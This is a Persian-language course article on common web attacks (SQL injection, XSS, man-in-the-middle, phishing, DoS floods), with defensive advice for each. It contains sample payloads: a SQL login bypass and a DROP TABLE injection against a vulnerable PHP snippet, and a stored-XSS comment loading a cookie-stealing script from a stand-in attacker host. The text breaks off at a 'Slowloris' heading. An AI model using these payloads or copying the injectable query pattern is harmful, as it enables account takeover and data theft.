Management Information Systems

CYBER ATTACKS

By Pouya Kafashi

Introduction

حمله سایبری هر نوع اقدام تهاجمی است، که با استفاده از روش‌های مختلف، سایت‌ها، سیستم‌های اطلاعات کامپیوتری، زیرساخت‌ها، شبکه‌های کامپیوتری یا کامپیوترهای شخصی را هدف قرار می‌دهند. این حملات ممکن است به منظور سرقت، تغییر یا نابود کردن داده‌ها یا سیستم‌های اطلاعاتی باشد.

هر وب سایتی در اینترنت تا حدودی در برابر حملات امنیتی آسیب پذیر است. این تهدیدها از خطاهای انسانی تا حملات پیچیده توسط مجرمان سایبری هماهنگ شده را شامل می شود. بر اساس گزارش تحقیقات نقض داده و نفوذ، توسط Verizon، انگیزه اصلی مهاجمان سایبری مالی است. چه یک پروژه تجارت الکترونیک یا یک وب سایت کسب و کار کوچک ساده را اجرا کنید، خطر حمله احتمالی وجود دارد.

بسیار مهم می باشد که بدانید با چه چیزی روبرو هستید. هر حمله مخرب به وب‌سایت شما ویژگی‌های خاص خود را دارد، و با طیف وسیعی از حملات مختلف، دفاع از خود در برابر همه آنها غیرممکن به نظر می آید. با این حال، شما می توانید کارهای زیادی برای ایمن سازی وب سایت خود در برابر این حملات انجام دهید و خطر حمله هکرهای مخرب به وب سایت خود را کاهش دهید.

SQL Injection

تزریق SQL، همچنین به عنوان SQLI شناخته میشود، یک حمله رایج است که از کد SQL مخرب برای دستکاری پایگاه داده سمت سرور (Back-end) برای دسترسی به اطلاعاتی استفاده می کند که قرار نیست نمایش داده شوند. این اطلاعات ممکن است شامل هر مواردی، از جمله داده های حساس شرکت، لیست کاربران یا جزئیات خصوصی مشتریان باشد.

تاثیری که تزریق SQL می تواند بر یک تجارت داشته باشد بسیار گسترده است. یک حمله موفقیت آمیز ممکن است منجر به مشاهده غیرمجاز لیست کاربران، حذف کل جداول و در موارد خاص، دستیابی مهاجم به حقوق مدیریتی در پایگاه داده شود که همه این موارد برای یک تجارت بسیار مضر است.

هنگام محاسبه ضرر یک حمله SQLi، مهم می باشد که در صورت سرقت اطلاعات شخصی مانند شماره تلفن، آدرس و جزئیات کارت اعتباری، از دست دادن اعتماد مشتری نیز در نظر گرفته شود.

بد نیست بدانید این نوع حمله را می توان برای حمله به هر پایگاه داده SQL استفاده کرد و وب سایت ها متداول ترین هدف این نوع می باشند.

یک فرم login را فرض کنید. این فرم username و password را از کاربر میگیرد و در صورتی که کاربر معتبر باشد وارد حساب کاربریش میشه. حالا فرض کنید که یه هکر قصد نفوذ به پایگاه داده را داشته باشد و بیاد به جا username، بخشی از یه کد SQL مثل ' OR' 1'='1 ' را وارد کند و در password هم این دستورات را وارد کند.

این **username , password** وارد شده توسط هکر، به کد سمت سرور (برای مثال **PHP**) فرستاده میشود و کد های زیر اجرا می شود.

```
<?php

if(isset($_POST['submit'])){

    $username=$_POST['u_name'];   //یوزرنیمی که کاربر وارد کرده است در متغیر یوزرنیم ریخته میشود
    $pass=$_POST['pass'];         //پسوردی که کاربر وارد کرده است در متغیر "پس" ریخته میشود


    include_once 'includes/dbcon.php';

    $sql="SELECT * FROM subscribers WHERE uid= '$username' ;" ;
    $result=mysqli_query($conn, $sq);
    .
    ..
    ...
```

با اجرای کد فوق، مقدار متغیر **sql** میشود :

// $sql="SELECT * FROM subscribers WHERE uid=' ' OR '1'='1' ; ";

که به معنای این می باشد که اطلاعات تمام مشترکانی رو نمایش بده که **username** آنها تهی است، یا **1** برابر **1** است، که چون **1** همیشه برابر **1** می باشد در نتیجه اطلاعات تمام مشترکان رو نشان میده

(**password** هم به این صورت عمل کرده و در اخر اطلاعات تمام مشترکان نمایش داده خواهد شد).

یک مثال دیگر : اگر هکر دستور **' DROP TABLE Subscribers** را وارد کند؛ آنگاه تمام اطلاعات جدول مشترکان ما از بین خواهد رفت.

غیرمجاز کردن کاراکترهای نامربوط و عملیاتی مانند hash کردن رمز عبور و استفاده از stored procedures در کد سمت سرور php بالا ، می تواند درصد اثر این حملات را به طور قابل توجهی کاهش دهد.

Cross Site Scripting (XSS)

Cross Site Scripting یا XSS یک حمله رایج است که کدهای مخرب را به یک برنامه وب آسیب پذیر تزریق می کند. XSS با سایر حملات وب (مثل تزریق SQL) متفاوت است، زیرا مستقیماً خود برنامه را هدف قرار نمی دهد. درعوض، کاربران برنامه وب کسانی هستند که در معرض خطر هستند.

یک حمله اسکریپت نویسی متقابل سایت (Cross Site Scripting) موفقیت آمیز می تواند عواقب مخربی برای شهرت یک تجارت آنلاین و روابط آن با مشتریان خود داشته باشد.

بسته به شدت حمله، حساب‌های کاربری ممکن است به خطر بیفتد، برنامه‌های (اسب) تروجان فعال شده و محتوای صفحه تغییر کند، به طوری که کاربران را گمراه کند تا داده‌های خصوصی خود را با میل خود تسلیم کنند. در نهایت، کوکی‌های سشن (Session Cookies) می‌توانند فاش شوند، که به مجرم این امکان را می‌دهد، که هویت کاربران معتبر را جعل کند (خود را جایه کاربر معتبر بزند) و از حساب‌های خصوصی کاربران سوء استفاده کند.

حملات اسکریپت نویسی متقابل سایت را می توان به دو نوع تقسیم کرد:

1. Stored Cross Site Scripting - ذخیره شده
2. Reflected Cross Site Scripting - منعکس شده

XSS ذخیره شده، همچنین به عنوان XSS پایدار شناخته می شود، آسیب بیشتری از منعکس شده دارد. زمانی اتفاق می افتد که یک اسکریپت مخرب مستقیماً به یک برنامه وب آسیب پذیر تزریق می شود.

Reflected XSS شامل انعکاس یک اسکریپت مخرب از یک برنامه وب در مرورگر کاربر است. اسکریپت در یک پیوند تعبیه شده است و تنها زمانی فعال می شود که روی آن پیوند کلیک شود.

Stored Cross Site Scripting چیست ؟

برای اجرای موفقیت آمیز یک حمله XSS ذخیره شده، مجرم باید یک آسیب پذیری را در یک برنامه وب پیدا کند و سپس اسکریپت مخرب را به سرور آن تزریق کند (به عنوان مثال، از طریق یک فیلد کامنت).

یکی از متداول ترین اهداف، وب سایت هایی هستند که به کاربران اجازه می دهند محتوا را به اشتراک بگذارند، از جمله وبلاگ ها، شبکه های اجتماعی، پلت فرم های اشتراک گذاری ویدیو و تابلوهای پیام. هر بار که صفحه آلوده مشاهده می شود، اسکریپت مخرب به مرورگر قربانی منتقل می شود.

Stored XSS Attack Example

در حین مرور یک وب سایت تجارت الکترونیک (Business Website)، مجرم آسیب پذیری را کشف می کند که به تگ های HTML اجازه می دهد تا در بخش نظرات سایت جاسازی شوند. تگ های تعبیه شده به یکی از ویژگی های دائمی صفحه تبدیل می شوند و باعث می شوند که مرورگر هر بار که صفحه باز می شود آنها را با بقیه کد منبع تجزیه کند.

مهاجم نظر زیر را اضافه می کند:

قیمت عالی برای یک آیتم عالی! نظر من را اینجا بخوانید

.<script src="http://hackersite.com/authstealer.js"> </script>

از این مرحله به بعد، با هر دسترسی به صفحه وب، تگ HTML در نظر یک فایل جاوا اسکریپت فعال می شود که در سایت دیگری میزبانی شده است و توانایی سرقت کوکی های سشن بازدیدکنندگان را دارد.

با استفاده از کوکی سشن، مهاجم می تواند حساب بازدیدکننده را به خطر بیاندازد و به او امکان دسترسی آسان به اطلاعات شخصی و داده های کارت اعتباری خود را بدهد. در همین حال، بازدیدکننده که ممکن است هرگز به بخش نظرات پایین نیامده باشد، از وقوع حمله اطلاعی ندارد.

بر خلاف یک حمله انعکاسی یا بازتابی ، که در آن اسکریپت پس از کلیک روی یک پیوند فعال می شود، یک حمله ذخیره شده فقط مستلزم بازدید قربانی از صفحه وب در معرض خطر است. این امر دامنه حمله را افزایش می دهد و همه بازدیدکنندگان را بدون توجه به سطح هوشیاری آنها به خطر می اندازد.

از نقطه نظر مجرم، اجرای حملات XSS مداوم نسبتاً سخت تر است، به این علت که باید به دنبال یک وب سایت پرتردد و هم با آسیب پذیری که امکان جاسازی دائمی اسکریپت را ممکن میکند باشد.

Web Application Firewalls متداول ترین راه حل برای محافظت در برابر حملات XSS است.

WAF ها از روش های مختلفی برای مقابله با حملات استفاده می کنند. در مورد XSS، بیشتر آنها برای شناسایی و مسدود کردن درخواست‌های مخرب به فیلترینگ مبتنی بر امضا تکیه می‌کنند.

Man In The Middle Attack

حمله مردی در وسط (MITM) یک اصطلاح کلی برای زمانی است که مرتکب خود را در مکالمه بین یک کاربر و یک برنامه قرار می دهد - خواه برای استراق سمع یا جعل هویت یکی از طرفین، که به نظر می رسد یک تبادل عادی اطلاعات در جریان است.

هدف از حمله سرقت اطلاعات شخصی مانند اعتبار ورود به سیستم، جزئیات حساب و شماره کارت اعتباری است. هدف ها معمولاً کاربران برنامه های مالی، مشاغل SaaS، سایت های تجارت الکترونیک و سایر وب سایت هایی هستند که ورود به سیستم در آنها ضروری است.

اطلاعات به‌دست‌آمده در طول حمله می‌تواند برای بسیاری از اهداف، از جمله سرقت هویت، انتقال وجه تایید نشده یا تغییر غیرقانونی رمز عبور استفاده شود.

علاوه بر این، می توان از آن برای به دست آوردن جای پایی در یک محیط ایمن در طول مرحله نفوذ یک حمله تهدید مداوم پیشرفته (APT) استفاده کرد.

به طور کلی، حمله MITM معادل این است که یک پستچی صورت حساب بانکی شما را باز می کند، جزئیات حساب شما را می نویسد و سپس پاکت را دوباره مهر می کند و آن را به درب منزل شما تحویل می دهد.

پروسه یک حمله MITM :

اجرای موفق MITM دارای دو مرحله مجزا رهگیری (Interception) و رمزگشایی (Decryption) میباشد.

1. **رهگیری**

در اولین مرحله، شبکه مهاجم، ترافیک کاربر را قبل از رسیدن به مقصد مورد نظر خود رهگیری می کند.

رایج ترین (و ساده ترین) راه برای انجام این کار، حمله غیرفعال است که در آن مهاجم، هات اسپات های WiFi رایگان و مخرب را در دسترس عموم قرار می دهد. معمولاً به گونه ای نامگذاری می شوند که با مکان آنها مطابقت دارد، آنها با رمز عبور محافظت نمی شوند. هنگامی که قربانی به چنین نقطه‌ای متصل می‌شود، مهاجم در هر تبادل اطلاعات آنلاین، دید کامل را به دست می‌آورد.

مهاجمانی که مایل به رویکرد فعال تری برای رهگیری هستند ممکن است یکی از حملات زیر را انجام دهند:

IP Spoofing

جعل IP شامل یک مهاجم است که با تغییر هدر بسته ها در یک آدرس IP، خود را به عنوان یک برنامه کاربردی پنهان می کند. در نتیجه، کاربرانی که تلاش می کنند به یک URL متصل به برنامه دسترسی پیدا کنند، به وب سایت مهاجم فرستاده می شوند.

ARP Spoofing

جعل ARP فرآیند پیوند دادن آدرس MAC مهاجم با آدرس IP یک کاربر قانونی در یک شبکه محلی با استفاده از پیام‌های ARP جعلی است. در نتیجه، داده های ارسال شده توسط کاربر به آدرس IP میزبان در عوض به مهاجم منتقل می شود.

DNS Spoofing

جعل DNS، همچنین به عنوان مسمومیت کش DNS شناخته می شود، شامل نفوذ به سرور DNS و تغییر رکورد آدرس وب سایت است. در نتیجه، کاربرانی که تلاش می کنند به سایت دسترسی پیدا کنند، توسط رکورد DNS تغییر یافته به سایت مهاجم فرستاده می شوند.

2. رمز گشایی

پس از رهگیری، هر ترافیک SSL دو طرفه باید بدون هشدار به کاربر یا برنامه رمزگشایی شود. برای دستیابی به این هدف چندین روش وجود دارد:

HTTPS Spoofing

جعل HTTPS ، پس از انجام درخواست اتصال اولیه به یک سایت امن، یک گواهی ساختگی به مرورگر قربانی ارسال می کند. این یک اثر انگشت دیجیتال مرتبط با برنامه در معرض خطر را در خود دارد که مرورگر آن را بر اساس فهرست موجود از سایت‌های مورد اعتماد تأیید می‌کند. سپس مهاجم می‌تواند به هر داده‌ای که قربانی وارد کرده است، قبل از ارسال به برنامه دسترسی پیدا کند.

SSL BEAST

(سوء استفاده مرورگر در برابر SSL/TLS) آسیب‌پذیری TLS نسخه 1.0 در SSL را هدف قرار می‌دهد. در اینجا، رایانه قربانی به جاوا اسکریپت مخرب آلوده می شود که کوکی های رمزگذاری شده ارسال شده توسط یک برنامه وب را رهگیری می کند. سپس زنجیره بلوک رمز برنامه (CBC) به خطر می افتد تا کوکی ها و توکن های احراز هویت آن رمزگشایی شود.

SSL hijacking

ربودن SSL زمانی اتفاق می‌افتد که مهاجم کلیدهای احراز هویت جعلی را به کاربر و برنامه در طول یک دست دادن TCP ارسال می‌کند. این یک اتصال امن به نظر می رسد را تنظیم می کند، در حالی که در واقع، MITN کل سشن (Session) را کنترل می کند.

SSL stripping

حذف SSL ، یک اتصال HTTPS را به HTTP کاهش میدهد (توسط رهگیری احراز هویت TLS ارسال شده از برنامه به کاربر). مهاجم یک نسخه رمزگذاری نشده از سایت برنامه را برای کاربر ارسال می کند در حالی که سشن ایمن با برنامه را حفظ می کند. در همین حال، کل سشن (Session) کاربر برای مهاجم قابل مشاهده است.

مسدود کردن حملات MITM به چندین مرحله عملی از جانب کاربران و همچنین ترکیبی از روش‌های رمزگذاری و تأیید برای برنامه‌ها نیاز دارد.

برای کاربران، این به این معنی است:

اجتناب از اتصالات WiFi که دارای رمز عبور نیستند.

توجه به اعلان‌های مرورگر که یک وب‌سایت را ناامن گزارش می‌کنند.

خروج از یک برنامه ایمن در زمانی که از آن استفاده نمی شود.

عدم استفاده از شبکه های عمومی (مانند کافی شاپ ها، هتل ها) هنگام انجام تراکنش های حساس.

برای اپراتورهای وب‌سایت، پروتکل‌های ارتباطی ایمن، از جمله TLS و HTTPS، با رمزگذاری قوی و احراز هویت داده‌های ارسال‌شده به کاهش حملات جعل کمک می‌کنند. انجام این کار از رهگیری ترافیک سایت جلوگیری می کند و رمزگشایی داده های حساس مانند توکن های احراز هویت را مسدود می کند.

بهترین روش برای برنامه‌ها استفاده از SSL/TLS برای ایمن کردن هر صفحه از سایت خود و نه فقط صفحاتی که کاربران را ملزم به ورود به سیستم می‌کنند، در نظر گرفته می‌شود. انجام این کار به کاهش احتمال سرقت کوکی‌های سشن از کاربر logged in شده در حال مرور یک صفحه ناامن توسط مهاجم کمک می‌کند.

Phishing Attack

فیشینگ نوعی حمله مهندسی اجتماعی است که اغلب برای سرقت اطلاعات کاربر از جمله اعتبار ورود و شماره کارت اعتباری استفاده می شود. زمانی اتفاق می‌افتد که یک مهاجم، خود را به عنوان یک موجودیت قابل اعتماد نشان می‌دهد، قربانی را فریب می‌دهد تا ایمیل، پیام فوری یا پیام متنی را باز کند. سپس گیرنده فریب داده می شود تا روی یک پیوند مخرب کلیک کند، که می تواند منجر به نصب بدافزار، مسدود شدن سیستم به عنوان بخشی از حمله باج افزار یا افشای اطلاعات حساس شود.

این حمله می تواند نتایج ویرانگری داشته باشد؛ مانند خریدهای غیرمجاز، سرقت وجوه یا سرقت شناسایی.

علاوه بر این، فیشینگ اغلب برای به دست آوردن جای پایی در شبکه های شرکتی یا دولتی به عنوان بخشی از یک حمله بزرگتر، مانند Advanced Persistent Threat استفاده می شود.

یکی دیگر از تکنیک‌هایی که هکرها برای اضافه‌کردن اعتبار به داستان خود استفاده می‌کنند کلونینگِ وب‌سایت است. آنها وب‌سایت‌های قانونی را کپی می‌کنند تا شما را به وارد کردن اطلاعات شخصی یا اطلاعات ورود به سیستم وادار کنند و شما بدون اینکه متوجه باشید هرچه دارید را در اختیار آنها قرار دهید.

برای مثال، تصور کنید که شما وارد صفحه‌ای به آدرس www.facebok.com شده‌اید. بدون اینکه به چیزی شک کنید اطلاعات ورود به حساب فیسبوک خودتان را وارد می‌کنید و از قضا ممکن است وارد حساب فیسبوک خود هم بشوید. اما در این لحظه هکر به حساب ارزشمند فیسبوک شما دسترسی پیدا کرده بدون اینکه شما روحتان هم خبر داشته باشد. یک بار دیگر نگاه دقیقی به آدرس بیندازید.

این آدرس یک آدرس شبیه به آدرس اصلی Facebook است و احتمالا دقیقاً شبیه سایت اصلی طراحی شده، اما خود آن نیست. این نوع هک در ایران بسیار اتفاق افتاده و قربانیان اطلاعات حساب خود را در درگاه‌های پرداختی وارد کرده‌اند که در واقع صفحه‌ی پرداخت اصل و مطمئنی نبوده است و هکر توانسته حساب آنها را خالی کند.


Phishing Attack Example

Phishing using email - با استفاده از ایمیل

مثالی از یک تلاش رایج برای کلاهبرداری فیشینگ :

یک ایمیل جعلی ظاهراً از myuniversity.edu به تعداد اعضای هیئت علمی که ممکن است به صورت انبوه توزیع می شود.

این ایمیل ادعا می کند که رمز عبور کاربر در شرف منقضی شدن است. دستورالعمل ها داده شده است که برای تمدید رمز عبور خود در عرض 24 ساعت به myuniversity.edu/renewal مراجعه کنید.



با کلیک کردن روی پیوند، موارد مختلفی ممکن است رخ دهد. مثلا:

کاربر به myuniversity.edurenewal.com هدایت می شود، یک صفحه جعلی که دقیقاً مانند صفحه تمدید واقعی ظاهر می شود، که در آن رمزهای عبور جدید و موجود درخواست می شود. مهاجم با نظارت بر صفحه، رمز عبور اصلی را ربوده تا به مناطق امن در شبکه دانشگاه دسترسی پیدا کند.

کاربر به صفحه تمدید رمز عبور واقعی فرستاده می شود. با این حال، هنگام هدایت مجدد، یک اسکریپت مخرب در پس‌زمینه فعال می‌شود تا کوکی جلسه کاربر را ربوده کند. این منجر به یک حمله XSS منعکس شده می شود که به مجرم دسترسی اختصاصی به شبکه دانشگاه را می دهد.

فیشینگ ایمیل یک بازی اعداد است. مهاجمی که هزاران پیام جعلی ارسال می‌کند، می‌تواند اطلاعات و مبالغ قابل توجهی را به دست آورد، حتی اگر درصد کمی از گیرندگان کلاهبرداری کنند. همانطور که در بالا مشاهده شد، تکنیک هایی وجود دارد که مهاجمان برای افزایش میزان موفقیت خود از آنها استفاده می کنند.

به عنوان مثال، آنها در طراحی پیام های فیشینگ برای تقلید از ایمیل های واقعی از یک سازمان جعلی تلاش زیادی می کنند. استفاده از عبارات، حروف، آرم ها و امضاهای یکسان باعث می شود که پیام ها مشروع جلوه کنند.

علاوه بر این، مهاجمان معمولاً سعی می‌کنند با ایجاد حس فوریت، کاربران را وارد عمل کنند. به عنوان مثال، همانطور که قبلا نشان داده شد، یک ایمیل می تواند انقضای حساب را تهدید کند و گیرنده را روی یک تایمر قرار دهد. اعمال چنین فشاری باعث می شود که کاربر دقت کمتری داشته باشد و بیشتر در معرض خطا باشد.

در نهایت، پیوندهای درون پیام‌ها شبیه همتایان قانونی خود هستند. پیوند دارای دامنه ای مشابه، اما نه کاملا مشابه (غلط املایی یا زیر دامنه‌های اضافی)، میباشد.

در مثال بالا، نشانی اینترنتی myuniversity.edu/renewal

به myuniversity.edurenewal.com تغییر یافت. شباهت‌های بین این دو آدرس، تصور یک پیوند امن را ایجاد می‌کند و گیرنده را کمتر از وقوع حمله آگاه می‌کند.

Spear Phishing

Spear phishing یک شخص یا شرکت خاص را هدف قرار می دهد، برخلاف کاربران تصادفی در فیشینگ. این یک نسخه عمیق تر از فیشینگ است که به دانش خاصی در مورد یک سازمان از جمله ساختار آن نیاز دارد.

این حمله ممکن است به صورت زیر انجام شود:

I. یک مجرم در مورد اسامی کارکنان در بخش بازاریابی سازمان تحقیق می کند و به آخرین فاکتورهای پروژه دسترسی پیدا می کند.

II. مهاجم که خود را به عنوان مدیر بازاریابی معرفی می کند، با استفاده از یک موضوع مثلا فاکتور به روز شده برای کمپین های Q3 ، به مدیر پروژه بخش (PM) ایمیل می فرستد. متن، سبک و لوگوی کپی قالب ایمیل استاندارد سازمان میباشد.

III. پیوندی در ایمیل به یک سند داخلی محافظت شده با رمز عبور هدایت می شود که در واقع نسخه جعلی یک فاکتور سرقت شده است.

IV. در PM درخواست میشود که برای مشاهده سند وارد شوید. مهاجم اطلاعات سری او را می دزدد و به مناطق حساس در شبکه سازمان دسترسی کامل پیدا می کند.

* فیشینگ نیزه ای با ارائه اطلاعات سری به مهاجم، روشی موثر برای اجرای مرحله اول یک APT است.

حفاظت از حملات فیشینگ نیازمند اقداماتی است که هم توسط کاربران و هم توسط شرکت ها انجام شود.

برای کاربران، هوشیاری کلیدی است. یک پیام جعلی اغلب حاوی اشتباهات ظریفی است که هویت واقعی آن را آشکار می کند. اینها می تواند شامل اشتباهات املایی یا تغییرات در نام دامنه باشد، همانطور که در URL مثال قبلی دیده می شود. کاربران همچنین باید متوقف شوند و به این فکر کنند که چرا حتی چنین ایمیلی را دریافت می کنند.

برای شرکت‌ها، می‌توان چندین قدم را برای کاهش حملات فیشینگ و نیزه‌ای انجام داد:

احراز هویت دو مرحله ای (2FA) موثرترین روش برای مقابله با حملات فیشینگ است، زیرا هنگام ورود به برنامه های حساس، یک لایه تأیید اضافی، اضافه می کند. 2FA متکی است که کاربران دو چیز دارند: چیزی که آنها می دانند، مانند رمز عبور و نام کاربری، و چیزی که دارند، مانند گوشی های هوشمند. حتی زمانی که کارمندان به خطر بیفتند، 2FA از استفاده از اعتبارنامه های (اطلاعات سری) به خطر افتاده آنها جلوگیری میکند، زیرا این به تنهایی برای ورود کافی نیست.

علاوه بر استفاده از 2FA، سازمان ها باید سیاست های مدیریت رمز عبور سختگیرانه ای را اعمال کنند. به عنوان مثال، کارمندان باید به طور مکرر رمز عبور خود را تغییر دهند و اجازه استفاده مجدد از رمز عبور برای چندین برنامه را نداشته باشند.

کمپین‌های آموزشی همچنین می‌توانند با اعمال روش‌های ایمن، مانند عدم کلیک بر روی پیوندهای ایمیل خارجی، به کاهش خطر حملات فیشینگ کمک کنند.

اگر می‌خواهید توانایی خود را در شناخت حمله فیشینگ محک بزنید و هم یک سری نکته‌ی کاربردی در این رابطه یاد بگیرید در این آزمون گوگل شرکت کنید:

www.phishingquiz.withgoogle.com/

DoS & DDoS Attacks

تصور کنید شما رستوران دارید. مشخص است که درآمد اصلی شما از مشتریانی است که وارد رستوران می‌شوند، پشت صندلی‌ها می‌نشینند و پس از صرف غذا و پرداخت هزینه از رستوران شما خارج می‌شوند. تصور کنید که هر روز یک عده زیادی وارد رستوران شما شوند، صندلی‌ها را اشغال کنند و بدون اینکه سفارش دهند و پولی به شما پرداخت کنند تمام مدت در رستوران بمانند.

اگرچه این افراد هفت‌تیر نمی‌کشند یا گاوصندوق شما را خالی نمی‌کنند اما مانع از ورود مشتریان واقعی به رستوران شما می‌شوند و درنتیجه هیچ درآمدی نخواهید داشت. در حملات داس و دی‌داس هم IPهای غیر واقعی وارد سایت شما می‌شوند، در کل سایت شما چرخ می‌زنند و بدون اینکه فایده‌ای داشته باشند ترافیک سایت را می‌خوردند و همچنین مانع ورود افراد واقعی به سایت شما می‌شوند. این کاربرهای غیر واقعی اگرچه به اطلاعات شما دسترسی ندارند، اما جای کاربران واقعی را تنگ می‌کنند و اگر کل ظرفیت ترافیکی سایت شما را بگیرند و مانع از این می‌شوند که سایت شما برای کاربران واقعی بالا بیاید.

علائم این حملات داس و دی داس :

1. **قطع ناگهانی اتصال بین دستگاه های موجود در همان شبکه.**
2. **عملکرد آهسته وب سایت، با عدم بارگیری صفحات.**
3. **کارکنان نمی توانند فایل های ذخیره شده در شبکه یا هنگام دسترسی به وب سایت ها را باز کنند.**

حمله‌ی (DoS (Denial-of-service حمله به منابع سیستم مثل پهنای باند و حافظه است؛ به‌طوری‌که سیستم دیگر نمی‌تواند به درخواست‌های سرویس‌های دیگر پاسخ دهد.

حمله‌ی (DDoS (distributed DoS هم حمله به منابع سیستم است، با این تفاوت که این حمله از تعداد زیادی از سیستم‌ها اتفاق می‌افتد. یعنی مبدأ این حملات واحد نیست.

معمولاً حملات دی‌داس از طریق سیستم‌هایی انجام می‌شود که توسط نرم‌افزارهای مخربِ تحت کنترل مهاجم آلوده شده‌اند.

هدف از حملهٔ دی‌داس چیست؟

بر خلاف حملاتی که برای مهاجم امکان دسترسی یا افزایش دسترسی به دستگاه، سیستم یا سایت شما ایجاد می‌کند، دی‌داس چنین نیست و برای مهاجم فایده‌ی مستقیم ندارد. برای بعضی از هکرها، همین کافی است که سرویس شما از دسترس IPهای واقعی خارج شود. ممکن است مهاجم رقیب کسب‌وکار شما باشد و همین که منابع سایت شما هدر برود برایش کفایت کند. او ممکن است با این کار سئوی سایت شما را هدف گرفته باشد.

شاید هم هدف حمله‌ی DoS از کار انداختن سیستم‌های آفلاین مثل تجهیزات شبکه‌ی شرکت شما باشد تا بعد از آن بتواند نوع دیگری از حمله را راه‌اندازی کند.

برخی از رایج ترین انواع حملات DDoS عبارتند از:

UDP Flood

سیل UDP، طبق تعریف، هر حمله DDoS است که یک هدف را با بسته‌های پروتکل داده‌گرام کاربر (UserDatagramProtocol) پر می‌کند. هدف از حمله این است که پورت های تصادفی روی یک میزبان راه دور را سیل کند. این باعث می‌شود که میزبان مکرراً برنامه‌ای را که در آن پورت گوش می‌دهد بررسی کند و (زمانی که برنامه‌ای یافت نشد) با یک بسته ICMP- Destination Unreachable پاسخ دهد. این فرآیند منابع میزبان را کاهش می دهد، که در نهایت می تواند منجر به عدم دسترسی شود.

ICMP Flood

در اصل مشابه حمله سیل UDP، یک سیل ICMP منبع هدف را با بسته‌های ICMP Echo Request (پینگ) غرق می‌کند و معمولاً بسته‌ها را با بیشترین سرعت ممکن بدون انتظار برای پاسخ ارسال می‌کند. این نوع حمله می‌تواند هم پهنای باند خروجی و هم ورودی را مصرف کند، زیرا سرورهای قربانی اغلب سعی می‌کنند با بسته‌های ICMP Echo Reply پاسخ دهند که منجر به کندی کلی سیستم می‌شود.

SYN Flood

یک حمله DDoS سیل SYN از یک ضعف شناخته شده در دنباله اتصال TCP ("دست دادن سه طرفه") سوء استفاده می کند، که در آن یک درخواست SYN برای شروع یک اتصال TCP با یک میزبان باید توسط یک پاسخ SYN-ACK از آن میزبان پاسخ داده شود. سپس توسط یک پاسخ ACK از درخواست کننده تایید شد. در یک سناریوی سیل SYN، درخواست کننده چندین درخواست SYN ارسال می کند، اما یا به پاسخ SYN-ACK میزبان پاسخ نمی دهد، یا درخواست های SYN را از یک آدرس IP جعلی ارسال می کند. در هر صورت، سیستم میزبان همچنان منتظر تایید برای هر یک از درخواست‌ها است، منابع را تا زمانی که اتصال جدیدی ایجاد نشود، متصل می‌کند و در نهایت منجر به انکار سرویس می‌شود.

Ping Of Death

حمله پینگ مرگ (POD) شامل ارسال چندین پینگ بد شکل یا مخرب به رایانه است. حداکثر طول بسته یک بسته IP (شامل هدر) 65535 بایت است. با این حال، لایه پیوند داده معمولاً محدودیت هایی برای حداکثر اندازه فریم ایجاد می کند - به عنوان مثال 1500 بایت در یک شبکه اترنت. در این مورد، یک بسته IP بزرگ بین چندین بسته IP تقسیم می شود (معروف به قطعات) و میزبان گیرنده قطعات IP را دوباره در بسته کامل جمع می کند. در سناریوی Ping of Death، به دنبال دستکاری مخرب محتوای قطعه، گیرنده با یک بسته IP که در صورت مونتاژ مجدد بزرگتر از 65535 بایت است، به پایان می رسد. این می تواند بافرهای حافظه اختصاص داده شده برای بسته را سرریز کند و باعث انکار سرویس برای بسته های قانونی شود.

Slowloris

